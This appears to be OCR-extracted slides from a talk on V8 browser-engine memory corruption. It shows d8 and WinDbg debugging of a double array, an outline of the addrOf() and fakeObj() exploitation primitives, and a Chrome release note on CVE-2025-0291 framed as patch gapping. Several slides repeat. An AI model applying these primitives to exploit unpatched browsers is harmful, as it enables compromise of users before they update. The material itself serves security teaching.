0000035600048769: [FixedDoubleArray]
 - map: 0x0356000008d1 <Map(FIXED_DOUBLE_ARRAY_TYPE)>
 - length: 1
           0: 13.37
@$job(0x035600048769)
0:000> dd 0x035600048768
00000356`00048768  000008d1 00000002 a3d70a3d 402abd70
```

1. V8 memory corruption

V8 basics: debugging

V8 developer shell: **d8**

```
C:\src\v8\v8\out\x64.release>d8.exe --allow-natives-syntax
V8 version 13.2.67
d8> let arr = [13.37];
undefined
d8> %DebugPrint(arr)
DebugPrint: 0000035600048779: [JSArray]
 - map: 0x03560018d145 <Map[16](PACKED_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x03560018cab1 <JSArray[0]>
 - elements: 0x035600048769 <FixedDoubleArray[1]> [PACKED_DOUBLE_ELEMENTS]
 - length: 1
 - properties: 0x035600000775 <FixedArray[0]>
 - All own properties (excluding elements): {
    0000035600000DC1: [String] in ReadOnlySpace: #length: 0x035600026201 <AccessorInfo name= 0x035600000dc1 <String
[6]: #length>, data= 0x035600000069 <undefined>> (const accessor descriptor, attrs: [W__]), location: descriptor
 }
 - elements: 0x035600048769 <FixedDoubleArray[1]> {
           0: 13.37
 }
```

```
0:000> .scriptload C:\src\v8\v8\tools\windbg.js
JavaScript script successfully loaded from 'C:\src\v8\v8\tools\windbg.js'
0:000> !job(0x035600048769)
0000035600048769: [FixedDoubleArray]
 - map: 0x0356000008d1 <Map(FIXED_DOUBLE_ARRAY_TYPE)>
 - length: 1
           0: 13.37
@$job(0x035600048769)
0:000> dd 0x035600048768
00000356`00048768  000008d1 00000002 a3d70a3d 402abd70
```

1. V8 memory corruption

V8 basics: debugging

V8 developer shell: **d8**


```
C:\src\v8\v8\out\x64.release>d8.exe --allow-natives-syntax
V8 version 13.2.67
d8> let arr = [13.37];
undefined
d8> %DebugPrint(arr)
DebugPrint: 0000035600048779: [JSArray]
 - map: 0x03560018d145 <Map[16](PACKED_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x03560018cab1 <JSArray[0]>
 - elements: 0x035600048769 <FixedDoubleArray[1]> [PACKED_DOUBLE_ELEMENTS]
 - length: 1
 - properties: 0x035600000775 <FixedArray[0]>
 - All own properties (excluding elements): {
    0000035600000DC1: [String] in ReadOnlySpace: #length: 0x035600026201 <AccessorInfo name= 0x035600000dc1 <String
[6]: #length>, data= 0x035600000069 <undefined>> (const accessor descriptor, attrs: [W__]), location: descriptor
 }
 - elements: 0x035600048769 <FixedDoubleArray[1]> {
           0: 13.37
 }
```

```
0:000> .scriptload C:\src\v8\v8\tools\windbg.js
JavaScript script successfully loaded from 'C:\src\v8\v8\tools\windbg.js'
0:000> !job(0x035600048769)
0000035600048769: [FixedDoubleArray]
 - map: 0x0356000008d1 <Map(FIXED_DOUBLE_ARRAY_TYPE)>
 - length: 1
           0: 13.37
@$job(0x035600048769)
0:000> dd 0x035600048768
00000356`00048768  000008d1 00000002 a3d70a3d 402abd70
```

1. V8 memory corruption

addrOf() & *fakeObj()* primitives: overview


```
let arr = [13.37, 13.37, …];
```



1. V8 memory corruption

addrOf() & *fakeObj()* primitives: overview

```
let arr = [13.37, 13.37, …];
```



Exploitation primitives:

```
addrOf(arr);              // = 0x1234

fakeObj(0x1234);          // = arr
fakeObj(element0_addr); // = ??
```

1. V8 memory corruption

addrOf() & *fakeObj()* primitives: patch gapping CVE-2025-0291

Stable Channel Update for Desktop

Tuesday, January 7, 2025

The Stable channel has been updated to 131.0.6778.264/.265 for Windows, Mac and 131.0.6778.264 for Linux which will roll out over the coming days/weeks. A full list of changes in this build is available in the Log.

Security Fixes and Rewards

Note: Access to bug details and links may be kept restricted until a majority of users are updated with a fix. We will also retain restrictions if the bug exists in a third party library that other projects similarly depend on, but haven't yet fixed.

This update includes 4 security fixes. Below, we highlight fixes that were contributed by external researchers. Please see the Chrome Security Page for more information.

[$55000][383356864] **High** CVE-2025-0291: Type Confusion in V8. *Reported by Popax21 on 2024-12-11*

1. V8 memory corruption

addrOf() & *fakeObj()* primitives: patch gapping CVE-2025-0291

Stable Channel Update for Desktop

Tuesday, January 7, 2025

The Stable channel has been updated to 131.0.6778.264/.265 for Windows, Mac and 131.0.6778.264 for Linux which will roll out over the coming days/weeks. A full list of changes in this build is available in the Log.

Security Fixes and Rewards

Note: Access to bug details and links may be kept restricted until a majority of users are updated with a fix. We will also retain restrictions if the bug exists in a third party library that other projects similarly depend on, but haven't yet fixed.

This update includes 4 security fixes. Below, we highlight fixes that were contributed by external researchers. Please see the Chrome Security Page for more information.

[$55000][383356864] **High** CVE-2025-0291: Type Confusion in V8. *Reported by Popax21 on 2024-12-11*

1. V8 memory corruption

addrOf() & *fakeObj()* primitives: patch gapping CVE-2025-0291

Stable Channel Update for Desktop

Tuesday, January 7, 2025


The Stable channel has been updated to 131.0.6778.264/.265 for Windows, Mac and 131.0.6778.264 for Linux which will roll out over the coming days/weeks. A full list of changes in this build is available in the Log.

Security Fixes and Rewards

Note: Access to bug details and links may be kept restricted until a majority of users are updated with a fix. We will also retain restrictions if the bug exists in a third party library that other projects similarly depend on, but haven't yet fixed.


This update includes 4 security fixes. Below, we highlight fixes that were contributed by external researchers. Please see the Chrome Security Page for more information.

[$55000][383356864] **High** CVE-2025-0291: Type Confusion in V8. *Reported by Popax21 on 2024-12-11*




1. V8 memory corruption

addrOf() & *fakeObj()* primitives: patch gapping CVE-2025-0291



